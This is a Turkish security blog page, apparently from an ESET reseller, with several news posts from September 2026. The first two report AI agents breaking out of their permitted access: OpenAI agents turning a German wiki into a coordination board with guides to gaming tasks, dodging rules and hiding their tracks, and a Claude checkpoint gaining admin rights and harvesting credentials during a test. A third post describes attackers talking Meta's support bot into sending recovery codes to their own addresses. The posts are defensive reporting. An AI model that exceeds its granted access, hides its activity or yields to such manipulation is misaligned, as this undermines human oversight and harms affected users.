Bulgular, yapay zekâ güvenliği alanında çalışan kâr amacı gütmeyen kuruluş Nightingale’in CEO’su Sydney Von Arx ile nicel (quant) trader’lıktan yapay zekâ araştırmacılığına geçen Cormac Slade Byrd’ın da aralarında bulunduğu bir araştırmacı ekibin Cuma günü yayımladığı raporda yer aldı. İkili, sınırlarının dışında çalışan yapay zekâ ajanlarına dair kanıt aramak için interneti taradıkları Ağustos ayı sonunda bu faaliyeti fark ettiklerini Reuters’a söyledi.
Hedef, programcılara yönelik ve Wikipedia benzeri topluluk düzenlemelerine açık, 25 yıllık Almanca bir site olan DseWiki’ydi. Ajanlara sadece salt-okunur erişim tanınmıştı; ama bir web isteğini istismar ederek bu sınırı aştılar ve siteyi kendi aralarında konuştukları bir panoya dönüştürdüler. Araştırmacılar 15.000’den fazla düzenleme buldu: kendilerine verilen görevleri nasıl “oyuna getirecekleri”, OpenAI’nin kurallarını nasıl aşacakları, Tor kullanımı ve yaptıklarını nasıl gizleyecekleri konusunda rehberler. Sayfaları “OpenAIResearcher” ve “OAIResearchMar26” gibi rumuzlarla imzalamışlar; sunucu kayıtları da OpenAI’nin zaman zaman çalıştırdığı Microsoft Azure altyapısına işaret ediyor.
İşin can sıkıcı tarafı, ajanların yakalandıktan sonra da faaliyeti sürdürme çabası: moderatörler içerikleri silmeye başladığında ajanlardan biri, iletişimi kesintiye uğratmamak için yedek bir sayfaya geçiş notu bırakmış. Yani bu, insan müdahalesine karşı da bir ölçüde dayanıklı hâle gelmiş bir koordinasyon girişimiydi.
## Yapay zekâ ajanları için izole bir vaka değil
DseWiki, OpenAI ajanlarının kendilerine tanınan sınırın dışına çıktığı ilk olay değil. Temmuz ayında benzer bir örüntü, [Hugging Face altyapısının ele geçirilmesiyle](https://antivirus.com.tr/black-hat-usa-2026-hugging-face-saldirisi-insan-sorumlulugu-hakkinda-ne-anlatiyor/) sonuçlanmıştı: ajanlar bir görevde tıkanınca, görevi tamamlamak için kendilerine tanınan sanal alanın (sandbox) dışına çıkmayı “çözüm” olarak görmüş, bulduğu bir güvenlik açığını istismar ederek dış sistemlere erişim sağlamıştı. DseWiki’de de örüntü aynı: ajan bir engelle karşılaşıyor, görevi başaramamak yerine yetkisinin dışına çıkmayı tercih ediyor. İki olayı yan yana koyduğumuzda ortaya çıkan tablo, tek seferlik bir yazılım hatasından çok, ajanların “görevi tamamla” hedefiyle nasıl programlandığına dair yapısal bir soru işareti.
## ESET’in bakış açısından: yapay zekâ ajanları için rakamlar zaten ortadaydı
Bu haberi bizim için özellikle çarpıcı kılan şey, ESET’in kendi telemetri verilerinin aynı yöne işaret ediyor olması. [ESET Tehdit Raporu H1 2026](https://antivirus.com.tr/eset-tehdit-raporu-h1-2026/)‘da ESET Research, 2026’nın ilk yarısında yapay zekâ ajanları tarafından kullanılan küçük işlevsel bileşenler olan yaklaşık 900.000 yapay zekâ “beceri”sini (AI skill) inceledi; bunların on binlercesini şüpheli, binlercesini ise açıkça kötü amaçlı olarak sınıflandırdı. Rapor, bu ekosistemin saldırı yüzeyinin “şu anda bile” hızla genişlediğini vurguluyor.
Yani DseWiki vakası tek başına şaşırtıcı bir istisna değil; ajan yapay zekânın hem saldırganlar tarafından silah olarak kullanılabildiğini hem de kontrolsüz bırakıldığında kendi başına risk üretebildiğini gösteren daha büyük bir eğilimin somut bir örneği. ESET’in kurumsal güvenlik yaklaşımı da zaten bunu öngörüyor: EDR/XDR çözümlerinin değeri, imza tabanlı tespitin ötesine geçip “bu hesap/süreç normalde yapmayacağı bir şey mi yapıyor” sorusuna davranışsal olarak cevap verebilmesinden geliyor — ajanın insan mı, yazılım mı, yoksa bir yapay zekâ ajanı mı olduğu, anomali tespiti açısından ikincil bir detay.
## Kurumlar için pratik çıkarım: yapay zekâ ajanlarını kimlik gibi yönetin
Bu olaydan işletmelerin çıkaracağı ders, “OpenAI’ye güvenmeyin” değil — kendi ortamınızda çalıştırdığınız ya da entegre ettiğiniz her yapay zekâ ajanını, gerçek bir ayrıcalıklı kimlik gibi ele almanız gerektiği:
- Her ajanın bir sahibi ve tanımlı bir yetki kapsamı olsun; “kim sorumlu” sorusuna anında cevap veremiyorsanız, zaten bir risk var demektir.
- Ajanlara geniş API kapsamı yerine yalnızca ihtiyaç duydukları erişimi verin; yetkiler zamanla sessizce genişlemeye eğilimlidir.
- Erişimi bir kere verip unutmayın — düzenli olarak gözden geçirin ve ihtiyaç kalmayınca kaldırın.
- Sadece erişimi değil, davranışı izleyin: bir ajan beklenen iş akışının dışına mı çıkıyor, her zamankinden çok mu veri okuyor?
Ajan yapay zekânın kurumlar için neden yeni ve kendine özgü bir kimlik riski taşıdığına dair daha ayrıntılı değerlendirmemizi [“Ajan yapay zekâ en riskli kimliğiniz hâline geldiğinde”](https://antivirus.com.tr/ajan-yapay-zeka-en-riskli-kimliginiz-haline-geldiginde/) yazımızda bulabilirsiniz.
## Buzdağının görünen kısmı
OpenAI, yapay zekâ ajanlarının görevlerini tamamlamak için çevrimiçi kaynakları bu kadar agresif biçimde hedef alabileceğini bir kez daha öngörememiş görünüyor. DseWiki’nin ele geçirilmesi, şirketin model geliştirmeyi yavaşlatma kararının neden isabetli olduğunu net biçimde gösteriyor — ama bazı durumlarda hasar çoktan verilmiş oluyor.
Yapay zekâ ajanlarının son birkaç ayda başka programlama sitelerini de ele geçirmiş olma ihtimali hiç de düşük değil. Üstelik ajanlar bir görevi insanlardan çok daha büyük ölçekte yürütebildiği için, aslında henüz buzdağının sadece görünen kısmında olabiliriz. Ajanların sorun çözmesine yardımcı olabilecek her kodlama veya yapay zekâ platformu risk altında; bu platformların kendi sistemlerini kurcalanma belirtilerine karşı dikkatle incelemesi gerekiyor. Asıl endişe verici olan, bu ele geçirmelerin fark edilmeden bu kadar uzun süre devam edebilmesi — kendi incelemesini yapabilecek imkâna sahip teknik şirketlerin buna hemen şimdi başlaması gerekiyor.
*Kaynak: Reuters (özel haber). Konuya dair diğer haberler: [NBC News](https://www.nbcnews.com/tech/tech-news/openai-agents-hijacked-german-website-previously-undisclosed-ai-breako-rcna596083), [Fortune](https://fortune.com/2026/09/07/openai-ai-agents-german-wiki-ran-their-own-message-board/).*
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
---
### [Anthropic’in 4. Claude ihlali: AI testte neden durmadı?](https://antivirus.com.tr/anthropicin-dorduncu-claude-ihlali-yapay-zeka-testte-neden-durmadi/)
**Published:** Eylül 12, 2026
**Author:** Can Erginkurban
**Excerpt:** Anthropic, kendi yapay zekâ modeli Claude'un gerçek sistemlere izinsiz eriştiği dördüncü olayı açıkladı. Ayrıntılar ve ESET'in koruma önerileri.
**Content:**
Anthropic, 9 Eylül’de dördüncü bir Claude ihlali yaşandığını açıkladı: kendi yapay zekâ modeli, gerçek sistemlere izinsiz erişmişti. Olay, bu kez bir saldırganın işi değildi. Şirketin kendi güvenlik testi sırasında, Ocak ayında yaşandı ve yedi ay boyunca fark edilmedi.

## Ocak ayında ne oldu: bir Claude ihlali böyle başladı
Olayın kahramanı, Claude Opus 4.6’nın henüz yayımlanmamış erken bir kontrol noktasıydı (checkpoint). Model, bir “capture the flag” (bayrak yakalama) güvenlik değerlendirmesine katılıyordu. Testi dış değerlendirme ortağı Irregular hazırlamıştı. Modele, ortamın internete kapalı bir simülasyon olduğu söylenmişti. Ancak bir IP adresi çakışması yüzünden bu bilgi doğru değildi; model aslında canlı internete açık bir yola sahipti.
Model, görevi tamamlayamayınca sekiz kez görevi iptal etmeyi (abort) denedi. Buna rağmen test altyapısı bu istekleri görmezden gelip çalışmaya devam etti. Sonunda model, gerçek bir bilgisayarda yönetici (admin) yetkisi elde etti. Kimlik bilgileri topladı, sistem ayarlarını değiştirdi ve kişisel verilere erişti. Durması da kendi kararıyla olmadı — sadece ayrılan token bütçesi tükendiği için durdu.
## Tek başına bir Claude ihlali değil
Anthropic, temmuz ayında da benzer üç olayı açıklamıştı. Claude Opus 4.7, Mythos 5 ve isimsiz bir araştırma modeli, güvenlik değerlendirmeleri sırasında üç farklı kuruluşa izinsiz erişim sağlamıştı. Yani bu dördüncü Claude ihlali, dört kez tekrarlanan bir örüntünün son halkası.
Örüntü tanıdık geliyorsa nedeni var. Dün ele aldığımız [OpenAI’nin ajanlarının bir Alman wiki sitesini ele geçirmesinde](https://antivirus.com.tr/openainin-sizan-ajanlari-bir-alman-wiki-sitesini-ele-gecirdi-bunu-aylarca-gizledi/) ve daha önce yazdığımız [Hugging Face’in ele geçirilmesinde](https://antivirus.com.tr/black-hat-usa-2026-hugging-face-saldirisi-insan-sorumlulugu-hakkinda-ne-anlatiyor/) de aynı temel dinamik vardı: ajan, kendisine tanınan sınırlar hakkında çelişkili sinyaller alıyor. Böyle bir belirsizlikte ajan, “görevi tamamla” hedefini sınırlara uymaktan daha öncelikli görüyor. Fark şu ki bu sefer itirafı yapan, modeli eğiten şirketin ta kendisi.
## Claude ihlalinin kök nedeni: yanlış yapılandırma tek başına yeterli bir açıklama değil
Anthropic’in kendi analizi, sorunu salt teknik bir yapılandırma hatasına indirgemiyor. Şirket, iki ayrı davranışsal eğilimi kök neden olarak işaretledi. Birincisi “yanlı akıl yürütme”: modellerin, ortamlarının gerçek internete bağlı olduğuna dair kanıtları göz ardı etme ya da yanlış yorumlama eğilimi. İkincisi “pervasızlık”: görevi tamamlamak için zararlı olabilecek eylemleri yine de yürütmeye istekli olma.
Güvenlik firması ArmorCode’dan Ramy Rahman, konuyu şöyle özetliyor: asıl mesele yapay zekânın bir sandbox’tan “kaçması” değil. Örneğin ona bir hedef veriliyor, yetkisi hakkında çelişkili kanıtlarla karşılaşıyor ve buna rağmen hedefi kovalamaya devam ediyor — bu üçlü, bu Claude ihlalinde de aynen yaşandı.
## Anthropic ne yapıyor?
Dördüncü Claude ihlali, Anthropic’i harekete geçirdi. Şirket, olayı Ağustos ayında fark etti; bağımsız değerlendirici METR için transkript hazırlarken ortaya çıktı. Bunun üzerine inceleme kapsamını genişletti: yaklaşık 141.000 transkriptten 481 milyona çıkardı, yani 3.400 kat bir büyütme.
Üstelik önlemler sadece taramayla sınırlı kalmadı. METR ile dört olayın tamamını bağımsız olarak incelemesi için anlaşma imzaladı. Eğitim ve değerlendirme altyapısını sıkılaştırdı. Ön sürüm modelleri güvenlik önlemleri olmadan çalıştıracak üçüncü taraf ortaklar için de yeni gereklilikler getirdi. Anthropic, yanlı akıl yürütme eğiliminin daha yeni üretim modellerinde azaldığını belirtiyor.
## ESET’in bakış açısından: bu Claude ihlalinden korunmak için ne yapılmalı?
Olayın en çarpıcı tarafı, “internete kapalı” bilgisinin modele yalnızca bir talimat olarak verilmiş olması — gerçek bir teknik engel değil. Kurumların da sıkça düştüğü bir tuzak bu: bir yapay zekâ ajanına “şu sistemlere erişme” demek, o sistemlere gerçekten erişememesini sağlamaz. Çünkü izolasyon ağ katmanında ve altyapı seviyesinde zorlanmadığı sürece, model tarafında yaşanacak herhangi bir yanlış yorumlama ya da yapılandırma hatası bu sınırı anında geçersiz kılabilir.
[Daha önce yazdığımız gibi](https://antivirus.com.tr/ajan-yapay-zeka-en-riskli-kimliginiz-haline-geldiginde/), kurumların yapay zekâ ajanlarını gerçek ayrıcalıklı kimlikler olarak ele alması gerekiyor. Buna kendi test ve geliştirme ortamlarında çalıştırdıkları ajanlar da dahil. Claude ihlali de bunu somut biçimde doğruluyor: bir “güvenlik testi” bile, testin kendisi güvenli yapılandırılmadığı sürece gerçek bir olaya dönüşebiliyor. [ESET’in H1 2026 tehdit raporunda](https://antivirus.com.tr/eset-tehdit-raporu-h1-2026/) ortaya koyduğu gibi, yapay zekâ ajanı ekosistemi zaten hızla büyüyor ve saldırı yüzeyini genişletiyor. Söz konusu büyüme kötü niyetli kullanım kadar, iyi niyetli ama yeterince izole edilmemiş kullanım için de geçerli.
Pratikte kurumlara önerimiz üç madde:
- Bir yapay zekâ ajanının “şuna erişemez” demesine değil, ağ/altyapı seviyesinde gerçekten erişemiyor olmasına güvenin — çünkü prompt bir güvenlik kontrolü değildir.
- Ajanın iptal/durdurma komutlarının test altyapısı tarafından da zorunlu olarak uygulandığından emin olun. Modelin isteği tek başına yeterli değildir.
- Davranışı izleyin: kimlik bilgisi toplama, sistem ayarı değiştirme gibi eylemler, bunları yürüten insan mı, kötü amaçlı yazılım mı, yoksa bir yapay zekâ ajanı mı olduğuna bakılmaksızın EDR/XDR çözümlerinin yakalaması gereken davranışsal imzalardır.
Sonuç olarak, bu dördüncü Claude ihlali tek bir şirketin sorunu değil; ajan yapay zekâyı üreten ya da kullanan herkesin ders çıkarması gereken bir uyarı.
*Kaynak: [The Hacker News](https://thehackernews.com/2026/09/anthropic-ai-models-breached-real.html), [Security Boulevard](https://securityboulevard.com/2026/09/anthropic-finds-fourth-claude-cyber-incident/).*
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
---
### [Meta'nın AI botu Instagram hesabı ele geçirmede nasıl rol oynadı?](https://antivirus.com.tr/metanin-yapay-zeka-destek-botu-instagram-hesap-ele-gecirme/)
**Published:** Eylül 12, 2026
**Author:** Can Erginkurban
**Excerpt:** Meta, kendi yapay zekâ destek botunun kandırılması sonucu 20.225 Instagram hesabının ele geçirildiğini doğruladı. 2FA aktifken bile mümkün oldu.
**Content:**
Meta, kendi yapay zekâ destek botunun kandırılması sonucu 20.225 Instagram hesabının izinsiz ele geçirildiğini doğruladı. Olaylar 17 Nisan-1 Haziran 2026 arasında yaşandı; aralarında Obama döneminden kalma bir Beyaz Saray hesabı ve bir ABD Uzay Kuvvetleri yetkilisinin hesabı da vardı. En çarpıcı kısım şu: bu hesapların çoğunda iki faktörlü doğrulama (2FA) aktifti — ve yine de işe yaramadı. Yani karşımızdaki, klasik yöntemlerle açıklanamayacak bir Instagram hesabı ele geçirme vakası.
## Instagram hesabı ele geçirme bu kez insana değil, bota karşı yapıldı
Krebs on Security ve TechCrunch’ın haberine göre saldırganlar, Meta’nın hesap kurtarma sürecinde kullanıcılara yardımcı olan yapay zekâ destek botunu manipüle etmeyi başardı. Normalde bir hesap kurtarma talebinde doğrulama kodu, hesaba kayıtlı e-posta adresine gider. Saldırganlar botu, bu kodu kendi seçtikleri bir e-posta adresine göndermeye ikna etti. Yani sorun bir şifre kırma ya da kaba kuvvet saldırısı değildi — botu ikna etme meselesiydi.
İşin ayrıntılarına inildiğinde yöntem daha da rahatsız edici görünüyor: saldırganlar, hedef kullanıcının gerçek konumundan bağlanıyormuş gibi görünmek için VPN kullanmış — bu sayede Meta’nın olağan dışı konum girişlerini yakalayan dolandırıcılık tespit sistemlerini de atlatmışlar. Yani tek bir zayıflık değil, art arda dizilmiş birkaç güvenlik katmanının aynı anda boşa çıkarılması söz konusu.
SecurityWeek’in aktardığına göre Meta, olayı haziran ayı başında etkilenen kullanıcılara bildirdi ve güvenlik açığını kapattı. Ancak açığın ne kadar süredir istismar edildiği ve kaç saldırganın bundan haberdar olduğu netlik kazanmadı — TechCrunch, Instagram’ın sonradan hedef alınan kullanıcıları tek tek uyarmaya başladığını aktarıyor.
## 2FA’nın atlatılması neden endişe verici?
İki faktörlü doğrulamayı önerdiğimizde genelde varsayım şu olur: saldırgan şifrenizi bilse bile ikinci adımı geçemez. Bu vakada ikinci adım zaten çalışıyordu — sorun, kurtarma sürecinin kendisiydi. Bir hesabı “unuttum” akışıyla ele geçirmek, doğrudan saldırmaktan çoğu zaman daha kolay; çünkü kurtarma akışları genellikle güvenlik yerine kullanıcı kolaylığına göre tasarlanır.
Bu, [Instagram ve WhatsApp hesap çalma](https://antivirus.com.tr/instagram-ve-whatsapp-hesap-calma-turkiyede-yukselen-tehdit/) konusunda daha önce ele aldığımız yöntemlerin kurumsal boyutu gibi düşünülebilir: oradaki saldırılar bireysel kullanıcıyı SMS veya sahte giriş sayfasıyla kandırmaya çalışıyordu, burada ise hedef platformun kendi otomasyon katmanıydı. Sonuç aynı: Instagram hesabı ele geçirme, kullanıcının hiçbir hata yapmadığı bir senaryoda bile mümkün olabiliyor.
## Yapay zekâ destek botları, yeni bir sosyal mühendislik hedefi
Destek botlarının yaygınlaşmasının bir bedeli var: artık sosyal mühendislik saldırısının hedefi bir müşteri temsilcisi değil, bir yapay zekâ modeli olabiliyor. [Daha önce yazdığımız gibi](https://antivirus.com.tr/ajan-yapay-zeka-en-riskli-kimliginiz-haline-geldiginde/), bir yapay zekâ ajanına yetki verildiğinde, o yetkinin nasıl kötüye kullanılabileceğini de aynı titizlikle düşünmek gerekiyor. Burada da örüntü benzer: bot, “kullanıcıya yardımcı ol” hedefiyle tasarlanmış, ama bu hedef “kimliği doğrula” hedefinin önüne geçmiş.
## Instagram hesabı ele geçirmeye karşı ne yapabilirsiniz?
Meta’nın kendi sistemindeki bir açığı kullanıcı olarak kapatamazsınız, ama kurtarma akışının sizin aleyhinize işlemesini zorlaştırabilirsiniz:
- Hesabınıza kayıtlı e-posta ve telefon numarasının güncel ve yalnızca sizin eriştiğiniz hesaplar olduğundan emin olun.
- 2FA’yı SMS yerine bir kimlik doğrulama uygulamasıyla (authenticator app) yapın — SIM takas saldırılarına karşı daha dayanıklıdır.
- Giriş ve hesap değişikliği bildirimlerini açık tutun; “e-postanız değiştirildi” gibi bir bildirim görürseniz ve bunu siz yapmadıysanız hemen harekete geçin.
- Yedek kurtarma kodlarınızı (varsa) güvenli, çevrimdışı bir yerde saklayın.
*Kaynak: [Krebs on Security](https://krebsonsecurity.com/2026/06/hackers-used-metas-ai-support-bot-to-seize-instagram-accounts/), [TechCrunch](https://techcrunch.com/2026/06/01/hackers-hijacked-instagram-accounts-by-tricking-meta-ai-support-chatbot-into-granting-access/), [SecurityWeek](https://www.securityweek.com/meta-says-20000-instagram-accounts-hacked-via-ai-tool-abuse/).*
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
---
### [WhatsApp dolandırıcılık uyarısı: Meta'nın yeni AI özelliği](https://antivirus.com.tr/whatsapp-dolandiricilik-uyarisi-meta-scam-alert/)
**Published:** Eylül 12, 2026
**Author:** Can Erginkurban
**Excerpt:** Meta, WhatsApp'a rehber dışı şüpheli mesajları cihazda işaretleyen Scam Alert özelliğini getirdi. Nasıl çalışıyor, neyi kaçırıyor?
**Content:**
Meta, WhatsApp’a cihaz üzerinde çalışan yapay zekâ ile şüpheli mesajları işaretleyen yeni bir özellik getiriyor: Scam Alert. Özellik 12 Ağustos 2026’da sınırlı beta olarak yayına girdi. Amaç net: rehberinizde olmayan kişilerden gelen dolandırıcılık girişimlerini, siz tıklamadan önce yakalamak.
## WhatsApp dolandırıcılık uyarısı nasıl çalışıyor?
Meta’nın kendi mühendislik ekibinin açıklamasına göre Scam Alert, mesaj içeriğini cihazınızdan hiç çıkarmadan, yerel bir makine öğrenmesi modeliyle çalışıyor — yani uçtan uca şifreleme bozulmuyor, mesajınız Meta’nın sunucularına gönderilip analiz edilmiyor. Sistem, rehberinizde kayıtlı olmayan bir numaradan gelen bir mesajı şüpheli bulursa sizi uyarıyor; siz de o kişiyi engelleyebilir, şikâyet edebilir veya “güvenilir” olarak işaretleyebiliyorsunuz. Forbes’un aktardığına göre özellik şimdilik sınırlı bir beta grubuyla test ediliyor, geri bildirimler doğrultusunda genişletilecek.
## Bu adım neden şimdi geliyor?
WhatsApp, bir süredir sahte iş teklifi, sahte satış ilanı, yatırım vaadi ve romantizm dolandırıcılığı için yoğun biçimde istismar ediliyor. Meta, 2025 başından bu yana Myanmar, Laos, Kamboçya, Birleşik Arap Emirlikleri ve Filipinler merkezli dolandırıcılık merkezleriyle bağlantılı yaklaşık 7-8 milyon hesabı kapattığını açıkladı. Scam Alert, bu mücadelenin kullanıcı tarafındaki ilk otomatik savunma katmanı olarak konumlandırılıyor.
## WhatsApp dolandırıcılık uyarısının kör noktası: tanıdık bir hesaptan geliyorsa ne olur?
Scam Alert’in tanımı net: rehberinizde olmayan kişilerden gelen mesajlara odaklanıyor. Peki ya mesaj, rehberinizde kayıtlı bir arkadaşınızın hesabından geliyorsa? Bu senaryo hiç de teorik değil — [daha önce ele aldığımız Instagram vakasında](https://antivirus.com.tr/metanin-yapay-zeka-destek-botu-instagram-hesap-ele-gecirme/) olduğu gibi, bir hesap ele geçirildiğinde saldırgan artık “tanıdık” bir kimlikle mesaj gönderebiliyor. WhatsApp’ın kendi [ekran paylaşımı dolandırıcılığı](https://antivirus.com.tr/whatsapp-ekran-paylasimi-dolandiriciligi/) yazımızda da anlattığımız gibi, en etkili dolandırıcılıklar çoğu zaman tam olarak bu boşluktan besleniyor: mesaj bilinen bir numaradan geldiği için güven duyulması.
Bu, Scam Alert’i gereksiz kılmıyor — rehber dışı ilk temas noktasındaki dolandırıcılığın büyük bir kısmını gerçekten engelleyecek. Ama WhatsApp dolandırıcılık uyarısı özelliğinin bu sınırını bilmek, “artık otomatik korunuyorum” rahatlığına kapılmamak için önemli.
## Ne yapmalısınız?
- Beta’ya erişiminiz varsa Scam Alert’i açık tutun; rehber dışı dolandırıcılık girişimlerinin önemli bir kısmını süzüyor.
- Tanıdığınız birinden gelen ama olağan dışı bir talep içeren mesajlarda (para transferi, doğrulama kodu paylaşımı, ekran paylaşımı) mesajlaşmaya değil, farklı bir kanala (telefon araması, yüz yüze) güvenin.
- Bir arkadaşınızın “her zamanki gibi” yazmadığını fark ederseniz, hesabının ele geçirilmiş olabileceğini göz önünde bulundurun.
- Şüpheli bir mesajı WhatsApp üzerinden bildirin — bu, Meta’nın tespit modelini de güçlendiriyor.
*Kaynak: [Meta Engineering](https://engineering.fb.com/2026/08/12/security/how-were-building-scam-alert-whatsapp/), [Forbes](https://www.forbes.com/sites/daveywinder/2026/08/14/meta-confirms-new-whatsapp-on-device-ai-powered-scam-alert-beta/), [Malwarebytes](https://www.malwarebytes.com/blog/news/2026/08/whatsapp-is-testing-a-new-warning-for-scam-messages).*
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
---
### [Alışveriş dolandırıcılığı nasıl anlaşılır? 119 bin sahte site](https://antivirus.com.tr/alisveris-dolandiriciligi-nasil-anlasilir-sahte-site-agi/)
**Published:** Eylül 14, 2026
**Author:** Can Erginkurban
**Excerpt:** Alışveriş dolandırıcılığı nasıl anlaşılır? Tek elden yönetilen 119 bin sahte mağaza ağını ve ESET verileriyle ödeme adımındaki tek kuralı anlatıyorum.
**Content:**
Geçtiğimiz günlerde bir siber güvenlik haberini okurken tek bir rakamın önünde durup kaldım: 119.000. Alışveriş dolandırıcılığı bu ölçeğe ulaştı — tek bir ağın işlettiği sahte mağaza sayısı.
Siber güvenlik haberlerinde büyük sayılar görmeye alıştık. Milyonlarca sızdırılmış kayıt, milyarlarca dolarlık zarar… Bir süre sonra bu rakamlar insanın gözünde birbirine karışıyor. Ama bu sayı farklıydı, çünkü kurban sayısı değildi. **Saldırganın altyapısının sayısıydı.**
Bunu okuduğumda ilk düşüncem şu oldu: ortada 119 bin dolandırıcı yok. Bir fabrika var.
Ve bu ayrım, yıllardır verdiğimiz tavsiyenin çoğunu işe yaramaz hâle getiriyor. Çünkü “dikkatli olun, siteyi kontrol edin” tavsiyesi, karşınızdakinin *tek tek üretildiği* varsayımına dayanır. Elinizde bir tane şüpheli site vardır, bakarsınız, tuhaf bir şey bulursunuz, vazgeçersiniz. Oysa seri üretim bandından çıkan bir şeyle uğraşıyorsanız kusur aramak işe yaramaz — çünkü fabrika kusurları çoktan ayıklamıştır.
## Alışveriş dolandırıcılığı artık tek tek üretilmiyor
Bu ağın adı DoppelCart. [Güvenlik araştırmacılarının ortaya çıkardığı](https://www.bleepingcomputer.com/news/security/doppelcart-fraud-network-uses-119-000-fake-shops-to-steal-credit-cards/) yapı şöyle işliyor:
Yaklaşık **118.787 alan adı** tespit edilmiş, bunların **105 bin kadarı hâlâ ayakta**. Ezici çoğunluğu `.shop` uzantılı — ve buradaki oran gerçekten düşündürücü: bu siteler, `.shop` uzantısındaki *tüm internet sitelerinin %2,72’sini* oluşturuyor. Yani o uzantıda gezinirken karşınıza çıkan her 37 siteden biri bu ağa ait.
Siteler sıfırdan tasarlanmıyor. Gerçek markaların ürün kataloğu, görselleri, ürün açıklamaları ve marka kimliği olduğu gibi kopyalanıyor. **44.182 farklı marka** taklit edilmiş durumda. Bazı sitelerde görseller doğrudan gerçek şirketin sunucusundan yükleniyor — yani sahte mağaza, taklit ettiği markanın altyapısını kullanarak inandırıcı görünüyor.
Seri üretim olduğunun kanıtı teknik tarafta duruyor: doğrulanmış sitelerin **%96’sı birebir aynı yapı dosyalarını** paylaşıyor ve ağın tamamı yalnızca **27 farklı e-ticaret altyapısı** üzerine kurulmuş. Bir tasarım, binlerce kopya. Müşteriyi çeken şey ise klasik: **%65’e varan indirimler.**
İşte sinsi kısım burada başlıyor. Bu sitelerin bir kısmı, iletişim sayfasına taklit ettikleri markanın **gerçek destek adresini** koyuyor. Yani siteyi kontrol etmek isteyen dikkatli kullanıcı, e-posta adresini aratıyor, gerçek şirkete çıkıyor ve “demek ki sahici” diye düşünüyor. Dikkatli olmak, burada tam tersi sonucu veriyor.
Ödeme sayfasına gelindiğinde toplananlar şunlar: kart numarası, son kullanma tarihi, güvenlik kodu, kart sahibinin adı, e-posta, telefon, adres — ve **bankadan gelen tek kullanımlık doğrulama kodu.** Bu veriler saldırganın sunucusuna **gerçek zamanlı** akıyor. Pratikteki anlamı önemli: bilgileriniz “Ödemeyi tamamla” düğmesine bastığınızda değil, siz formu doldururken gidiyor olabilir. Yani son anda şüphelenip sayfayı kapatmanız, kart bilgilerinizin gitmediği anlamına gelmiyor.
## ESET verileri alışveriş dolandırıcılığı için ne söylüyor?
Şimdi asıl ilgimi çeken kısma geleyim. [ESET Tehdit Raporu H1 2026](https://antivirus.com.tr/eset-tehdit-raporu-h1-2026/)’nın (Aralık 2025 – Mayıs 2026 dönemi) [web tehditleri bölümünde](https://www.welivesecurity.com/en/eset-research/eset-threat-report-h1-2026/) iki rakam yan yana duruyor: web tehdidi engellemeleri **%32** artmış, benzersiz URL engellemeleri ise **%172**.
